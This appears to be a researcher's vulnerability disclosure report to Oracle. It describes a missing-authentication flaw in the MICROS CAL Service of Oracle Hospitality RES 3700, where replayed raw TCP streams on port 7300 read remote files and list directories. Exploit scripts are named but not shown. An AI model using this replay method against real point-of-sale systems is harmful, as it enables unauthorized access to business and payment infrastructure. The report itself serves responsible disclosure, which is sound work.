INFOSEC.0DAY

Walid Faour

SECURITY VULNERABILITY REPORT

Vendor	Oracle
Date	Jan 25, 2020
Vulnerability Researcher	Walid Faour

Address: Beirut, Lebanon

Personal E-mail: walid.faour@outlook.com

Infosec Services E-mail: infosec.0day@gmail.com

Vulnerability discovered, tested, exploited and PoC developed by: **Walid Faour**

Vulnerability reported to: Oracle – secalert_us@oracle.com

Vulnerability reported on: Feb 25, 2020

IMPORTANT NOTE

This report comes with a password protected and encrypted zip file **PoC.zip** that contains all the exploits. Password is **Or@cle88**AAQfjdkkkl{{]/** to unzip it.

To skip the preface, description/overview and introduction you can directly go to the exploit section under **4.0-Protocol Assessment/Dissection and Exploitation** and then to subsection 4.2, 4.3 and 4.4 to check the PoCs.

Table of Contents – Short

Table of Contents – Detailed

1.0-Preface

1.1-Disclaimer

Information available in this document is intended for Oracle Security team only. I shall not be responsible for any misuse of this information in instances that include:

- Misuse of this information/exploits by malicious Oracle employees/collaborators.
- Oracle data and/or e-mails being hacked or leaked, and this information becomes publicly available.
- Someone else finding this bug as a coincidence and publish it or misuse it.
- My system being hacked/breached, and information stolen and used for bad purposes.

The systems, utilities, software products that were used in this test/assessment were obtained legally and for testing purposes only. The penetration tests, attacks and exploits were performed in completely isolated environments and networks.

1.2-Confidentiality Note

This information is completely confidential, and I hereby confirm that I will not publish this information publicly and online or provide it or sell it to any third-party or use it and abuse it to hack/attack other systems. Information will be disclosed only when Oracle provides fixes/patches.

Oracle security team should keep this information confidential and within trusted parties.

This document and all PoC scripts, exploits and payloads are sent encrypted using Oracle Security Alert PGP public key available at https://www.oracle.com/technetwork/topics/security/encryptionkey-090208.html

2.0-Vulnerability Overview

2.1-Vulnerability Assessment Overview

The assessment and security vulnerability research commenced on Jan 1, 2020 and concluded on Jan 25, 2020.

The assessment and test were done to evaluate the security of the Oracle product being discussed since it showed many security weaknesses in many places without even testing, so further investigation was done during which remote files were read and directories listed etc…

2.2-Vulnerability Basic Description

The vulnerability was found in Oracle Hospitality RES 3700 product. The vulnerable service was identified as the MICROS CAL Service.

It was found that the MICROS CAL Service is running a custom TCP Server on the Oracle Server and on the Oracle Clients, and they can send/receive commands to perform certain operations.

By sending a raw replicated TCP stream, the remote Server or POS Client responds with directory and file contents as well as other special operations/commands/methods.

By analyzing the custom protocol that is used, an attacker is able to learn how it operates by comparing many streams together and combining that with logical thinking, an assumption can be made and a then someone can create a specially crafted raw TCP stream to spy on remote systems and with further research potentially find execution.

2.3-Vulnerability Basic Technical Details

Vendor	Oracle
Product	Oracle Hospitality 3700
Product Link	https://www.oracle.com/industries/food-beverage/products/res-3700/
Product Installation Guide Link v5.7	https://docs.oracle.com/cd/E94131_01/doc.57/e95334.pdf
Vulnerable Product releases/versions	All releases (Oracle Hospitality 3700 Release 4.x to 5.7)
Vulnerable Windows Service	MICROS CAL Service / MICROS CAL Service
Vulnerable Service Executable	D:\Micros\Common\Bin\CALSrv.exe
Vulnerable Module/dll	N/A
Vulnerable Service Running as	NT AUTHORITY\SYSTEM
Service Port	7300 / TCP
Service Protocol	Custom RAW TCP
Service API	N/A
Vulnerability Type	Missing Authentication

3.0-Protocol Methods

3.1-Introduction

In order to discover this bug, we will have an Oracle Hospitality RES 3700 server and setup a Win32 Client POS Machine and configure CAL on it, during the process we capture traffic on port 7300 TCP, the port responsible for MICROS CAL Server as shown below:

RES 3700 uses the following ports:

Port	Protocol	Comment
2638	TCP	SAP Sybase database Server
7300	TCP	CAL Server
7301	UDP	CAL Server
5101	TCP	Alert Manager, optional
5102	TCP	Alert Manager, optional
5103	TCP	Alert Manager, optional
80	TCP	Manager Procedures
50123	TCP	MDS Http Service
5100	TCP	Cash Management
6000	TCP	International Liquor Dispensing System
5022	TCP	KDS Display
5023	TCP	KDS Controller
7019	TCP	Caller ID Service
5021	TCP	Distributed Service Manager
23230	TCP	Stored Value Card Service
50200	TCP	Table Management Service
50201	TCP	Table Management Service

During the research I found that the communication is in clear text, non-encrypted and non-obfuscated and there's no authentication performed between the client and server and the allowed operations are many, of which some I might have not discovered yet. I will be discussing three operations/methods that I have assigned a name for to keep this simple and to follow up properly. One method allows getting remote system time zone which is not critical at all but just shows how things are done on the protocol level, the next two discuss how can this protocol be used to read remote files and list certain directories without any authentication or checks.


Note that the tests are made to read files under D:\MICROS\Res\CAL\Win32\Packages\Win32RES\ and list some files under D:\MICROS\Res\CAL\Win32\Files\Micros\Res\Pos\ and D:\MICROS\Res\CAL\Win32\Files\Micros\Common recursively.

In order to read other files, the TCP data sent must be changed accordingly since from what I've found it used CRC8 and other mechanisms, so to follow up please use exact below exploits and payloads and replicate on your environment.

If we send same TCP stream contents in a raw socket to any server of any IP we will be able to perform the operation without any checks/authentication again.


3.2-getRemoteTimeZone

Below is a Wireshark screenshot taken of a TCP Stream (Client/Server) communication during CAL Process. (VMware machines were used for the setup):




3.3-listRemoteWin32RESDirectory

Same screenshot with the listRemoteWin32Directory method/operation where we see the output/response listing directories/files under D:\MICROS\Res\CAL\Win32\Files\Micros\Res\Pos\Etc and D:\MICROS\Res\CAL\Win32\Files\Micros\Common



3.4-readRemoteWin32RESSetupFile

Similar to both above cases, below is a demonstration of the reading of the Setup.dat file under the directory D:\MICROS\Res\CAL\Win32\Packages\Win32RES\




4.0-Protocol Analysis/Dissection and Exploitation

4.1-Dissection of getRemoteTimeZone Method

We will analyse and Dissect the getRemoteTimeZone as a sample to get an idea of how it operations. Note that this is my assumption due to logical thinking and by comparing a lot of packets together and all similar requests and responses and checking differences and matches in binary sequences.

Below is a detailed screenshot:



Reason I've decided to mark headers HEADER1 and HEADER2 is that they're identical across all communications in CAL Service. The rest are assumptions and might be not accurate but that's not a large matter since we're sending same content to any remote host and getting proper response with success.

Note: **PoC.zip** file contains below exploit files:


-**cal-exploit-timezone.py** (Get remote timezone)

-cal-exploit-list.py (list remote micros\res\pos dirs and files

-cal-exploit-read.py (read Setup.dat file under Win32RES directory)

4.2-Exploit / PoC for getRemoteTimeZone

To replicate the above, we simply copy raw hex/binary bytes from Wireshark window and send a raw TCP stream from python. This same content above will be sent, and a proper response received no matter what the remote server configuration is.



